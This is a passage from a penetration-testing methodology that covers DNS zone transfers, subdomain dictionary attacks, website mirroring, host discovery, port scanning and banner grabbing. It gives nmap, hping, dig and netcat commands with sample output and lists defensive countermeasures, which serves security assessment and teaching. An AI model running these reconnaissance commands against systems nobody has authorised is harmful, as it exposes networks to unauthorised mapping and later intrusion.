Many organizations do not run BGP. If this is the case, no ASN records will be available. When getting ASN records with whois, depending on your version of whois, different commands can be used. The second line for each option illustrates the use of specific queries by specifying object types (e.g. NET, ASN); x.x.x.x is the IP address: • `whois x.x.x.x@whois.arin.net` • `whois “NET x.x.x.x”@whois.arin.net` or • `whois –h whois.arin.net x.x.x.x` • `whois –h whois.arin.net “NET x.x.x.x”`

1.1.23 DNS Interrogation - Perform Zone Transfer on Primary, Secondary and ISP name server

Description

DNS database provides the information mapping between the IP address and hostnames. Zone transfer is used to synchronize primary and secondary name servers. Zone transfer should be allowed between the authorized servers only. External name servers should not allow leakage of internal information.

Due to load balancing and fault tolerance, there is always more than one name server. The main name server is called the "primary name server", and all subsequent name servers are called "secondary name servers."

The primary name server and secondary name server both have a domain to IP mapping for each host in zone file. In following conditions a secondary name server requests a zone transfer to primary name server:

- Refresh interval of secondary name server is elapsed
- DNS service of secondary name server is just restarted
- Secondary name server is just placed in network

If any one of the above mentioned condition is met, following process will take place:

Step One: The secondary name server requests primary name server for the Start Of Authority (SOA) record.

Step Two: The primary name server sends back its SOA record to secondary name server.

Step Three: The serial number field in SOA record of primary name server is checked against secondary name server. If the SOA of primary name server has a higher number then the secondary server's zone file is not updated. And a new one will need to be requested. This is done by AXFR request ("all zone" transfer request).

Step Four: The primary name server receives an AXFR request from a secondary name server, having all the records for every host in the zone, to the secondary server.

The Zone file contains following very common Resource Records:

Start of Authority Record (SOA)

It determines version of zone file. Whenever a change occurs in network, let's say a host is added/deleted/changed, the primary name server increments serial number in zone file. It also has the email address of person responsible for primary name server management.

Name Server Record (NS)
It indicates the name server authoritative for the zone.

Address Record (A)
It matches a host name to an IP address.

Pointer Record (PTR)
It maps an IP address to host name.

MX Record (MX)
It specifies a mail exchanger in a DNS domain.

RFC 1034

www.ietf.org
Perform zone transfer on Primary, Secondary and ISP name server. In many cases organizations don't take adequately controlled access to their secondary name servers.

Pre-Requisites

Incorrectly configured Domain Name Server

Examples/Results

Zone transfer with nslookup

```
C:\>nslookup
> server <ipaddresses>
> set type=any
> ls -d <target.com>
```

Zone transfer with host

Command:

```
# host -l -v -t any <target.com>
```

Prerequisites:

- Incorrectly configured Domain Name Server

Zone transfer with axfr

Command:

- `axfr <target.com>`
- `axfrcat <target.com>`

Prerequisites:

- Incorrectly configured Domain Name Server
- Recursively transfers zone information
- Create a compressed database of
  - Zone Information
  - Host file

Zone transfer with dig

$ dig @<domain DNS server> -t AXFR oissg.org

```
; <<>> DiG 9.2.4 <<>> @<domain DNS server> -t AXFR oissg.org
;; global options:  printcmd
oissg.org.                  3600     IN     SOA           server1.oissg.org.
webmaster.oissg.org. 1099504488 10800 3600
604800 38400
oissg.org.               3600    IN      MX      20 mail.oissg.org.
oissg.org.               3600    IN      MX      30 mx2.mailhop.org.
oissg.org.               3600    IN      NS      li9-37.members.linode.com.
oissg.org.                         3600        IN            NS            li9-
102.members.linode.com.
oissg.org.               3600    IN      A       67.18.176.102
admin.oissg.org.         3600    IN      A       67.18.176.37
ftp.oissg.org.           3600    IN      A       67.18.176.102
lists.oissg.org.         3600    IN      A       67.18.176.102
mail.oissg.org.          3600    IN      A       67.18.176.102
oldserver.oissg.org.     3600    IN      A       220.226.204.46
server1.oissg.org.       3600    IN      A       67.18.176.102
uptime.oissg.org.        3600    IN      A       67.18.176.102
users.oissg.org.         3600    IN      A       67.18.176.102
webmail.oissg.org.       3600    IN      A       67.18.176.102
www.oissg.org.           3600    IN      A       67.18.176.102
oissg.org.                  3600     IN     SOA           server1.oissg.org.
webmaster.oissg.org. 1099504488 10800 3600
604800 38400
;; Query time: 1105 msec
;; SERVER: <IP of domain DNS server>#53(<domain DNS server>)
;; WHEN: Sat Feb 11 12:26:52 2006
;; XFR size: 17 records
```

Analysis/Conclusion/Observation

Zone transfers allow attackers and assessors to determine the makeup of the network. This information can be extremely useful to mount several types of network attacks (e.g. packet injection attacks).

Countermeasures

- Separate internal and external DNS servers (Split-DNS)

A Split DNS configuration consists of an internal server with the database of all the DNS names within the organization and an external server that knows only how to resolve names dealing with the external presence, such as e-mail forwarders and web servers. This prevents internal network information being accessible to the external world.

In Windows 2000 environments use active directory integrated DNS servers internally and an external DNS server separated from Windows domain

Don't use the external DNS server as forwarder for the internal DNS server. Use the provider's dns servers instead.

- Restrict zone transfers to a specific list of trusted servers

  Configure primary name servers to perform zone transfers to only its secondary or slave servers. Since zone transfers move all the records for a particular zone from one server to another it is extremely important not to transfer the forward lookup zone on a DNS server that contains domain information to any server outside the domain.
  Block 53/TCP on the border firewall(s). AXFR works over TCP, whereas normal name resolution uses 53/udp.

- Disable dynamic updates on external DNS servers

  Latest versions of DNS servers have options for dynamic update of zone database by integrating with network services including WINS and DHCP. This should be disabled for external DNS servers and only records required for bare minimum functionality manually added to the zone database

- Do not configure HINFO records

  Host Information Record (HINFO) is strictly informational and not functional. It is used to declare the computer type and operating system of a host. This information can be used to fingerprint a network and is not recommended.

- Run DNS as a non-root user

  Name servers are susceptible to root compromise using buffer overflow attacks when DNS daemon is run as root. It is safer to run DNS daemon as a non-root user to minimize damages in case of DNS server compromise

- Run DNS daemon in a chroot jail

  The damage that a successful attacker can inflict can be further limited by running named in a chroot-ed environment. The Unix chroot system call changes the root directory of a process, such that the process can then no longer access any of the files above the specified root directory in the file system hierarchy. All zone files and configuration files need to be in the chroot directory.

- Secure the file system/registry

  Secure configuration of ownership and permissions of DNS server's relevant files is recommended. For Microsoft Windows environments registry entries also need to be secured.

- Disable all unnecessary services on DNS servers

  DNS servers should be configured to run minimum services and applications to reduce chances of compromise due to application weaknesses

- Update servers with latest security fixes

  DNS servers should be regularly patched with the latest security hot fixes and patches for known vulnerabilities.

- Enable logging of transactions

  Configure logging and monitor logs on a regular basis. Analysis of logs will identify malicious activities and provide early warning signals.

Links

- http://wn.wikipedia.org/wiki/AXFR
- http://www.ietf.org/rfc/2845.txt
- http://www.ietf.org/rfc/2930.txt
- http://www.ietf.org/rfc/3008.txt
- http://www.ietf.org/internet-drafts/draft-ietf-dnsext-axfr-clarify-05.txt
- http://www.ietf.org/internet-drafts/draft-ietf-dnsext-dnssec-roadmap-06.txt

Tools

- Dig
- Nslookup
- Samspade (both website & windows tool)
- Whois

Remarks

Many companies configure correctly their DNS, so it is highly probable that DNS zone transfers will be unsuccessful during an assessment.

1.1.24 DNS Interrogation - Perform Zone Transfer by dictionary attack

Description

In cases where organizations have properly controlled access to their DNS servers and Zone Transfers are refused one can still try to perform dictionary attack against to identify critical hosts.

These attacks are performed using automated tools/scripts. The tool queries the target DNS server for 'A' records by matching host name (e.g. router.target.com, firewall.target.com, ids.domain.com, etc…), and reports the associated IP address.

The success of this step depends on how much effort you put to customized target dictionary. Follow dictionary customization process from password security assessment section.

Examples/Results

Example with dnsdigger.pl tool:

Command:

```
# ./dnsdigger.pl <domain>
```

Example with dnsenum.pl tool:

Command:

```
# ./dnsenum.pl <domain> <dictionary file>
```

Analysis/Conclusion/Observation

Successful DNS interrogation through dictionary attack allows attackers and assessors to identify network servers and structure. This information is important for some types of network attacks (e.g. packet injection).

Countermeasures

- Whenever possible, avoid sing common (easy to guess) names for critical network servers.
  - A random (or meaningful but cryptic) string of a few characters could be appended to network names to make guessing more difficult (e.g. ftp-sd3.targetorg.com instead of ftp.targetorg.com)
  - Note that some standards require establish naming conventions and in other

cases it is not convenient to change the name for aesthetic or practical reasons (e.g. www-gt4.target-domain.com instead of www.targetdomain.com), Therefore, there is no point in renaming public servers. Consider this solution only to servers that have to be publicly available on the internet that will provide services to only a restricted number of users or organizations (e.g. web portal for intranet access for remote users in the organization).

- Establish authenticated DNS protocols, if possible; restrict zone transfers to only authorized servers
- Allow specific zone transfers only with the allow-transfer directive in named.conf
- Deny all unauthorized inbound connections to TCP port 53
- Use “notify” option in Microsoft’s DNS

Links

- http://www.ietf.org/rfc/2845.txt
- http://www.ietf.org/rfc/2930.txt
- http://www.ietf.org/rfc/3008.txt
- http://www.ietf.org/internet-drafts/draft-ietf-dnsext-dnssec-roadmap-06.txt

Tools

- Dnsdigger
- Dnsenum

Remarks

The use of appropriate dictionaries is important for the success of this test. Choose names carefully taking into account:

- Common network services (e.g. ftp, www, dns, web, email, etc.)
- The language that might have been used to name the servers, based on location and public information of the target organization (e.g. location of headquarters)
- Common acronyms

1.1.25 DNS INTEROGATION - Finding IPv6 IP blocks in use though DNS queries

Description

Identify IPv6 blocks within the network of the target organization. Several provisions should be taken when testing these network blocks.

Examples/Results

Perform normal DNS interrogation procedures.

Example with dig, reporting IPv6 addresses with type AAAA:

```
# dig @ns.targetprovider.net targetdomain.com –t ANY
; Authoritative data for targetdomain.com    @              IN        SOA
ns.ipv6.targetprovider.net …
…
targetservX  IN    A             XXX.XXX.XXX.XXX
targetservX  IN    AAAA          XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX
…
```

Analysis/Conclusion/Observation

Successful DNS interrogation through DNS queries allows attackers and assessors to identify network servers and structure. This information is important for some types of network attacks (e.g. packet injection).

Countermeasures

- Restrict zone transfers to only authorized servers
- Allow specific zone transfers only with the allow-transfer directive in named.conf
- Deny all unauthorized inbound connections to TCP port 53
- Use “notify” option in Microsoft’s DNS

http://support.microsoft.com/support/kb/articles/q193/8/37.asp

- External name servers should not allow leakage of internal information
- Limit use of HINFO records

Links

- http://en.wikipedia.org/wiki/AAAA_record#IPv6_and_the_Domain_Name_System
- http://www.ietf.org/rfc/rfc3363.txt
- http://www.ietf.org/rfc/rfc3364.txt

Tools

- dig

Remarks

1.1.26 Mirror Target Web Site

Description

It is wise to use offline browser such as HTTrack or preferably Wget to completely mirror all target websites (including any personal websites located).

Process

- Grab the target website offline
- Understand the Web implementation logic and chart out the logical Web-tree
- Note down the webserver(s) and server banners, and version information
- Search the local Web-tree for all e-mail addresses and other useful information, particularly the pages in the job posting sub-branch
- Check for repetitive words in the Web-tree; one can build a user/password list from this information
- Use tools which can build effective dictionaries from Web pages (words commonly used on the website are likely passwords in the organization)

Analysis/Conclusion/Observation

Both an attacker and an assessor will review the information gathered through this technique. Review the source code of all pages for the following (refer: web application section):

- Comments (e.g. username and password)
- Database connectivity
- Meta tags
- Confidential information
- Hidden fields
- Search for keywords (e.g. "pass", "password", “server”, “database”, “login”)
- Web programming patterns (i.e. errors and vulnerabilities could repeat in several pages)

Countermeasures

To avoid critical information leaks, organizations should ensure that:

- Comments in production web pages and applications do not include sensitive information
- Confidential information should be separated in different repositories from public information. Access to this information should be restricted and controlled (e.g. single access path with authentication controls in place)

- Appropriate session management controls should be implemented in corresponding web pages and applications, in order to avoid access to restricted information by non-authorized users, or by users that have not started a session properly.

Links

- http://www.httrack.com/page/2/en/index.html
- http://www.gnu.org/software/wget/wget.html

Tools

- HTTrack wget for Windows and Unix
- GNU wget

Remarks

Web mirroring is very consuming in terms of time and resources. The depth of the mirroring process and starting web pages should be carefully selected.

1.1.27 Global Countermeasures

Countermeasures

Along with information gained from the above steps, a security assessor could suggest the following countermeasures to safeguard the target against such attacks:

- Limit giving public information
- Release organizational information only on a need-to-know basis
    - Do not give information on your network architecture to the media
    - Do not give configuration details on Public Domain
    - Limit the use of names in e-mail addresses (ex. Sales@target.com rather than j0hnny@target.com)
- Whois Information
    - Do not give technical person name on whois database
    - Do not give telephone numbers belonging to your company's telephone range
    - Use "Generic" names such as "hostmaster" and/or "postmaster"
    - Use a unique phone number (e.g. located into server room … if an external call comes onto that phone …)
- DNS information
    - Restrict the use of hinfo records
    - Use notify option of Microsoft DNS
    - Restrict zone transfers to authorized parties
- Use non-associated e-mails for whois database (or use "generic" emails such as postmaster@<company>.com
- Use PGP for changing whois information
- Restrict DNS Zone Transfer (from the internet)
    - Allow zone transfer on server only to authorized domains and/or only to second-level dns servers (backup dns servers)
    - Allow TCP Port 53 on firewall only to authorized domains and/or only to second-level dns servers (backup dns servers)
    - Use split horizon DNS (separate zones internally and externally) – it ensures that internal hostnames aren't referenced to IP addresses within the DNS zone file of public DNS

- Make sure HINFO and other records don't come into view in DNS zone files.

- Email System
  - SMTP servers must be configured to
    - ignore email message addressed to unknown recipients
    - send responses in such a way such that it doesn't include email relay host information or internal IP addressing scheme.
    - E.g. of email relay servers are MS Exchange, Qmail, Sendmail etc..
    - Remove information from the email headers (on the email relay server)

- Search Engine
  - Disable directory listing in Web Server
  - Never put sensitive information online on publicly accessible servers
- Social Engineering
  - Its recommended to use centralized network administration contact to safeguard against social engineering

Links

Suggested reading to hone your skills in this domain are:

General Information

- http://neworder.box.sk/newsread.php?newsid=6575
- http://bit.csc.lsu.edu/~yixin/frame.dir/main.dir/course.dir/infoGathering.html

Big Brother System and Network Monitor

- http://bb4.com

Watching the Watchers II-2 by j0hnny

- http://johnny.ihackstuff.com/security/premium/04-01-2003-Watching_the_Watchers_II-2.ppt

Tools

- Several network vulnerability scanners

Remarks

B.2 NETWORK MAPPING (SCANNING, OS FINGERPRINTING AND ENUMERATION)

Description

Following the first section when all possible information about the target has been acquired, a more technical approach is taken to 'footprint' the network and resources in question. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used during this stage to aid the discovery of technical information about the hosts and networks involved in the test.

Aim/Objective

During the initial stage the aim was to gain general knowledge and information about the organization involved, this section focuses on the technical aspects. During network mapping and enumeration you are attempting to identify all live hosts, operating systems involved, firewalls, intrusion detection systems, servers/services, perimeter devices, routing and general network topology (physical layout of network), that are part of the target organization. This allows us to move to the next stage and identify any actual vulnerabilities. During this section you are aiming to find out what the network contains (hosts/servers/routers and other devices) and how it works (using what protocols/operating systems). You should look to gain every piece of information you can including e-mail addresses, NetBIOS names, NFS exports, hostnames, WHOIS information, externally accessible services etc. This is by far the most important stage in the penetration testing process. Failing to have a "good" network map can result in false positives on the aspect of vulnerabilities.

1.1.28 Identify Live Hosts

Description

Finding live hosts is the first step (or one of the first steps) in network mapping. This step can severely narrow down the amount of systems that should be tested/investigated. Most default ping commands are using icmp as the underlying protocol, some tools can also send TCP packets to find out if a remote host is active or not (very useful if the remote network is blocking icmp…)

Examples/Results

Using ping

Using nmap (icmp): nmap –sP –vv <target>

```
# nmap -v -sP 10.3.8.1-50

Starting nmap V. 3.81 (www.insecure.org/nmap/)
Host  (10.3.8.1) appears to be down.
Host  (10.3.8.2) appears to be down.
Host  (10.3.8.3) appears to be down.
Host  (10.3.8.4) appears to be down.
Host  (10.3.8.5) appears to be up.
```

Using nmap –sP with –PE, -PA or –PS switches should yield better results. Refer to the nmap man page for a description of the host detection options.

Using nmap (tcp): nmap –sP –vv –PS80 <target>

```
# nmap -sP –vv –PS80 10.3.8.1-50

Starting nmap V. 3.81 (www.insecure.org/nmap/)
Host  (10.3.8.1) appears to be down.
Host  (10.3.8.2) appears to be down.
Host  (10.3.8.3) appears to be down.
Host  (10.3.8.4) appears to be down.
Host  (10.3.8.5) appears to be up.
```

Using hping (tcp examples): hping –S –c 2 <target>

```
# hping -S -c 2 10.3.8.5

HPING 10.3.8.5 (eth1 10.3.8.5): S set, 40 headers + 0 data bytes
len=46 ip=10.3.8.5 ttl=60 id=1650 sport=0 flags=RA seq=0 win=0 rtt=2.8 ms
len=46 ip=10.3.8.5 ttl=60 id=1651 sport=0 flags=RA seq=1 win=0 rtt=2.4 ms
```

```
# hping -S -c 2 10.3.8.1

HPING 10.3.8.1 (eth1 10.3.8.1): S set, 40 headers + 0 data bytes
ICMP Host Unreachable from ip=10.3.8.64 name=UNKNOWN
ICMP Host Unreachable from ip=10.3.8.64 name=UNKNOWN
```

Analysis/Conclusion/Observation

Normally, a list of live hosts should be created using this step.

- Nmap examples: Here the first four hosts are either down or icmp is blocked and the fifth host is up and replying to ping requests.
- Hping examples: Example 1 shows ICMP host unreachable error and that indicates that the host is down while in example we are getting Reset/Ack flag back hence the host is up.

A list of live host means that these are visible from the assessor's testing location. Hosts reported dead are actually not alive or traffic to them is being filtered.

Countermeasures

Links

- http://www.insecure.org
- http://www.hping.org

Tools

- Hping
- Fping
- Unix ping
- Windows ping
- Nmap
- traceroute
- tcptraceroute

Gopher testing: Ping statistics (eg. Packet TTL)

Remarks

- As you start live host detection, you should also run a passive fingerprinting tool in the background, it will help you to identify operating systems simultaneously.
- If nothing is found using this step, this probably means either one of the following and you should investigate further:
  - the target network is not reachable
  - the target network is protected by a properly configured firewall
  - the target system is not reachable
- Using different techniques to identify live hosts will increase the probability of

success (TCP scanning is particularly effective against firewalls and network filters)

1.1.29 Determine running Services

Finding running services can be done with port scanning. At the same time of finding these services, version information should be gathered as well and also the operating system guessing can be performed by seeing running services at the same time.

B.2.1.1 FIND OPEN PORTS

B.2.1.1.1 TCP PORT SCANNING

Description

TCP Port scanning will give you all listening, closed or filtered TCP ports on a certain target. TCP Port scanning can be performed by either performing a full tcp 3-way handshake (tcp connect scans) or by performing a syn-scan (stealth scanning or half scanning).

The following example will scan the target and list all the open services running on it. It is using the Half Open Scan feature of Nmap (aka Stealth Scan).

Examples/Results

Using nmap with SYN stealth scanning and verbose output:

 # nmap –vv -sS 10.3.8.5

```
Starting nmap V. 3.81 ( www.insecure.org/nmap/ )
Host  (10.3.8.5) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.3.8.5)
Adding open port 280/tcp
Adding open port 515/tcp
Adding open port 631/tcp
Adding open port 80/tcp
Adding open port 9100/tcp
Adding open port 21/tcp
Adding open port 23/tcp
The SYN Stealth Scan took 16 seconds to scan 1601 ports.
Interesting ports on  (10.3.8.5):
(The 1594 ports scanned but not shown below are in state: closed)
Port        State       Service
21/tcp      open        ftp
23/tcp      open        telnet
80/tcp      open        http
280/tcp     open        http-mgmt
515/tcp     open        printer
631/tcp     open        ipp
9100/tcp    open        jetdirect
```

Using nmap with complete scan and no ping:

 # nmap -sT -P0 192.168.1.254

```
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-06-05 10:42
CDT
Interesting ports on gateway (192.168.1.254):
(The 1662 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
```

Using Hping to create custom SYN+FIN scan (also supported by recent nmap), note how port 22 responds on a Linux system:

 # hping -SF 192.168.0.254 -p ++20 -c 10

```
HPING 192.168.0.254 (eth0 192.168.0.254): SF set, 40 headers + 0 data bytes
len=46 ip=192.168.0.254 ttl=242 DF id=14 sport=20 flags=RA seq=0 win=0 rtt=5.0 ms
len=46 ip=192.168.0.254 ttl=242 DF id=15 sport=21 flags=RA seq=1 win=0 rtt=5.4 ms
len=46 ip=192.168.0.254 ttl=242 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=16 sport=23 flags=RA seq=3 win=0 rtt=4.0 ms
len=46 ip=192.168.0.254 ttl=242 DF id=17 sport=24 flags=RA seq=4 win=0 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=18 sport=25 flags=RA seq=5 win=0 rtt=3.5 ms
len=46 ip=192.168.0.254 ttl=242 DF id=19 sport=26 flags=RA seq=6 win=0 rtt=4.1 ms
len=46 ip=192.168.0.254 ttl=242 DF id=20 sport=27 flags=RA seq=7 win=0 rtt=3.4 ms
len=46 ip=192.168.0.254 ttl=242 DF id=21 sport=28 flags=RA seq=8 win=0 rtt=4.1 ms
len=46 ip=192.168.0.254 ttl=242 DF id=22 sport=29 flags=RA seq=9 win=0 rtt=3.5 ms
```

Analysis/Conclusion/Observation

A list of open closed or filtered ports. Services shown by port scanners can be probed for vulnerabilities.

Countermeasures

Implement properly configured firewalls, only allowing through what is absolutely needed. Also, restrict source addresses in firewalls if a certain service should not be accessible to anyone (e.g. restrict administration services on routers so that only workstations from administrators have access).

Links

- http://www.ouah.org/portscandethly.pdf
- http://www.sys-security.com/archive/papers/Network_Scanning_Techniques.pdf

Tools

- Nmap
- Netcat
- Hping
- Fscan
- Other port scanning tools

Remarks

Never rely on a single result of a port scanning tool, perform the port scan twice or more with two or more different tools. Test different TCP scanning techniques (e.g. ack, fin, syn, idle, complete scans). Complete scans (i.e. complete 3 way handshake) will yield the least number of false positives, but other scan types have better chances of evading security controls.

Stealth scanning techniques will provide different results accuracy, depending on the type of the system being scanned (i.e. responses from Solaris, Windows and Linux will be different).

B.2.1.1.2 UDP PORT SCANNING

Description

UDP Port scanning will give you all listening, closed or filtered UDP ports on a certain target. UDP Port scanning is performed by sending a raw UDP frame to the target and watching the replies to this UDP frame.

The following example will scan the target and list all the open udp services running on it.

Examples/Results

```
# nmap –vv -sU 10.3.8.5

Starting nmap V. 3.81 ( www.insecure.org/nmap/ )
Host  (10.3.8.5) appears to be up ... good.
Initiating UDP Scan against  (10.3.8.5)
The UDP Scan took 12 seconds to scan 1468 ports.
Adding open port 161/udp
Adding open port 427/udp
Interesting ports on  (10.3.8.5):
(The 1466 ports scanned but not shown below are in state: closed)
Port       State       Service
161/udp    open        snmp
427/udp    open        svrloc

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
```

Analysis/Conclusion/Observation

A list of Open, Closed or filtered UDP ports.

Countermeasures

Implement properly configured firewalls, only allowing through what is absolutely needed. Also, restrict source addresses in firewalls if a certain service should not be accessible to anyone (e.g. restrict administration services on routers so that only workstations from administrators have access).

Links

Tools

- Nmap
- Netcat
- Hping
- Udp_scan

Remarks
Never rely on a single result of a port scanning tool, perform the port scan twice or more with two or more tools. Due to the nature of UDP protocol, UDP port scans show false positives frequently. Take into account that: • Sending an UDP packet to an open port will receive no answer from a server. • Only closed ports will reply with an ICMP error message. Therefore, closed ports behind firewalls that egress filter these ICMP error messages might be reported as open by the port scanner (if you see hundreds, thousands of ports reported as open, this might be the case).

B.2.1.1.3 BANNER GRABBING

Description

Banner grabbing is also known as service fingerprinting. With this technique, an attacker looks at the headers or banners of open ports to see what service is running behind that open port. This banner grabbing can be performed manually (with nc or telnet) or semi-automatically (with nmap, amap or other banner grabbing tool).

Basic banner grabbing (or version detection) can be performed with nmap as well. The option to use then with nmap is "-sV". This option has to be used together with a port scan option (like "-sS" or "-sT").

Examples/Results

```
# nc -vv www.target.com 80

Warning: inverse host lookup failed for 192.168.0.1: Unknown host
www.target.com [192.168.0.1] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Sun, 12 Oct 2003 13:36:46 GMT
Server: Apache/1.3.26 (Unix) mod_jk mod_perl/1.27 mod_perl/1.27
Last-Modified: Mon, 06 Oct 2003 08:13:35 GMT
ETag: "1f881e-7a95-3f81242f"
Accept-Ranges: bytes
Content-Length: 31381
Connection: close
Content-Type: text/html

sent 18, rcvd 286
```

```
# nmap –sS –sV 10.0.0.1

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-05-29 20:03 CDT
Interesting ports on localhost (10.0.0.1):
(The 1662 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 3.9p1 (protocol 2.0)
```

```
# amap –v 10.0.0.1 22

amap v4.8 (www.thc.org/thc-amap) started at 2005-05-29 20:58:53 - MAPPING mode

Total amount of tasks to perform in plain connect mode: 17
Waiting for timeout on 17 connections ...
Protocol on 10.0.0.1:22/tcp (by trigger http) matches ssh
```

```
Protocol on 10.0.0.1:22/tcp (by trigger http) matches ssh-openssh

Unidentified ports: none.
```

Analysis/Conclusion/Observation

Banner grabbing will give you a list of all open ports with the associated services running behind these open ports. This could also tell you what operating system is in use on the target system.

Countermeasures

Changing version numbers and product names in service banners will make it more difficult for an attacker to identify correctly a system. However, it should be noted that this solution is not bullet-proof and doesn't make systems more secure.

Links

- http://www.liquidinfo.net/papers/nc_usage.html
- http://www.hackinthebox.org/article.php?sid=7947

Tools

- Grabbb
- Languard
- Nmap
- Amap
- Netcat
- telnet

Remarks

The automatic banner grabbing tool don't display all interesting information, manual banner grabbing should always be performed as well!!!

B.2.1.2 ARP DISCOVERY

Description

Using arp requests, one can found out what system are active on the local subnet without having an ip address on that local subnet.

To perform this, the attacker sends out ARP request packets (“who has ip address x.x.x.x?”). If the system with ip address x.x.x.x is active, it will answer with an ARP reply packet (“I have x.x.x.x, my mac address is AA:BB:CC:DD:EE:FF”)

Examples/Results

```
# arping 10.0.0.1

ARPING 10.0.0.1 from 10.0.0.100 eth0
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44]  1.584ms
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44]  0.863ms
Unicast reply from 10.0.0.1 [DE:30:3A:CA:D4:44]  0.863ms
```

Analysis/Conclusion/Observation

Once an attacker or assessor has gained access to a LAN, ARP discovery will give them the MAC address of the system. Several hijacking attacks and denial of service can take place under this situation.

Countermeasures

The use of switched LANs along with port locking and VLANs will limit the ability to perform arp pings, as well as the attacks that could be performed if this capability is available. Consider the use of port locking on switches and VLANs at leas for critical production systems.

Links

- http://www.ietf.org/rfc/rfc894.txt
- http://www.ietf.org/rfc/rfc826.txt

Tools

- Arping
- Arpwatch
- Arp + protocol analyzer

Remarks

This only works on the local LAN where you are connected to.

B.2.1.2.1 VERIFY RUNNING SERVICES BY ESTABLISHIG FALSE COMMUNICATION

Tools

Amap, nessus

1.1.30 Identify Perimeter Network (Router / Firewalls)

B.2.1.3 IDENTIFY PERIMETER NETWORK – TRACEROUTING

Description

Traceroute will tell you several things about a network. These several things are:

- the path to that network
- intermediate routers and/or devices
- potential information about filtering devices
- potential information about allowed protocols

Examples/Results

Using ICMP (default on windows)

```
C:\> tracert <target>
#  traceroute –I <target>
```

Using UDP (default on Linux, not standard on windows)

```
#  traceroute <target>
```

Using TCP

```
#  tcptraceroute <target>
```

Note: Disabling DNS lookups while performing trace routes will result in a faster response!

Analysis/Conclusion/Observation

Analyze the reply traffic for ICMP error messages:

- Identify Router and Firewall using ICMP Admin Prohibited Packets.
- ICMP Admin Prohibited packet = ICMP type 3 message with code 13

Countermeasures

- Block ICMP echo requests at the firewall or external router
- Block UDP packets at the firewall
- Egress filter ICMP TTL Exceeded and destination unreachable packets
- Allow traffic in through the firewall only to specific hosts

Links

- http://www.ietf.org/rfc/rfc0792.txt

Tools

- Traceroute, tcptraceroute, xtraceroute (Linux)

- Tracert (Windows)
- http://www.traceroute.org
- www.tracert.com/cgi-bin/trace.pl

Remarks
Routes between hosts are not static; they may change due to routing protocols. Also, there might be more than one perimeter router on the target network (e.g. redundant connection with different ISP). Therefore, it is important to make several tests, from different locations and ISPs.

B.2.1.4 IDENTIFY PERIMETER NETWORK – USING ADMIN PROHIBITED PACKETS

ICMP Admin Prohibited packet = ICMP type 3 message with code 13

B.2.1.5 SCAN DEFAULT FIREWALL/ROUTER PORTS

Description

Search for ports used for administrative access and for ports that are useful to identify a certain brand of firewall.

Search for banners that identify the brand and version of firewall being used.

Process

- Perform Port Scanning (SYN, ACK, FIN, XMAS, UDP, NULL) and OS guessing with port scanner or manual scanning procedures.
- Using common server ports (e.g. 53, 80. 443) as source ports will yield better results against stateless firewalls.

Analysis/Conclusion/Observation

Firewall administration ports, even if they use strong authentication algorithms, should never be available from outside the corporate network. Ports that identify the brand/version of a firewall should be filtered and banners (e.g. from application proxies) should be changed if possible to make firewall fingerprinting more difficult.

Being able to access and administration port or just being able to identify the firewall brand and version doesn't mean it is vulnerable. However, we are talking about the most widely used, effective, and sometimes the only type of defense used in networks the impact of a glitch in this kind of security controls is so big, that even these simple recommendations should be taken seriously, in this case.

Countermeasures

- Filter all administration ports
- Change banners that allow identification
- Use separate network or vlan for administration

Links

- http://www.spitzner.net/audit.html
- http://www.cert.org/security-improvement/practices/p060.html

Tools

- Netcat
- hping

• nmap
Remarks
See the firewall ports document for all default ports used by most firewall systems. The Firewall Assessment Section contains detailed information for testing this kind of security controls.

B.2.1.6 PERFORM FIN/ACK SCAN

Description

FIN/ACK or Maimon Scan (named after Uriel Maimon who described the technique on Phrack Magazine #49) consists on sending TCP packets with both FIN and ACK flags set, that is an invalid combination for intial packets.

According to the TCP standard (RFC793/STD007) a packet with the RST flag must be sent back if a FIN/ACK packet is received on a port (regardless of its state, open or closed) and there is no TCP connection ongoing between the two systems on that port.

However, Uriel Maimon observed that some systems (derived from BSD) drop the packet if the port is open.

This scan is not useful in the case where the remote system follows the TCP standard, because a RST packet will be sent in both cases of port being open or closed.

As a side note, if a firewall in front of the system being scanned is dropping the probes, the port will look as open. Nmap reports that case as open | filtered.

Examples/Results

1) System has port 80 open, port 81 closed, BSD-based, no firewall in front of it:

 # nmap -sM -p80,81 192.168.1.1

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:03
GMT Standard Time
Interesting ports on 192.168.1.1:
PORT   STATE         SERVICE
80/tcp open|filtered http
81/tcp closed        hosts2-ns

Nmap finished: 1 IP address (1 host up) scanned in 2.113 seconds
```

2) System has port 80 open, port 81 closed, BSD based, firewall drops packets to port 81:

 # nmap -sM -p80,81 192.168.1.2

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:08
GMT Standard Time
Interesting ports on 192.168.1.2:
PORT   STATE         SERVICE
80/tcp open|filtered http
81/tcp open|filtered hosts2-ns

Nmap finished: 1 IP address (1 host up) scanned in 1.195 seconds
```

3) System has port 80 open, port 81 closed, not BSD based, no firewall in front of it:

 # nmap -sM -p80,81 192.168.1.3

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:10
GMT Standard Time
```

```
Interesting ports on 192.168.1.3:
PORT   STATE  SERVICE
80/tcp closed http
81/tcp closed hosts2-ns

Nmap finished: 1 IP address (1 host up) scanned in 1.185 seconds
```

4) System has port 80 open, port 81 closed, not BSD based, firewall drops packets to port 81:

 # nmap -sM -p80,81 192.168.1.4

```
Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:15
GMT Standard Time
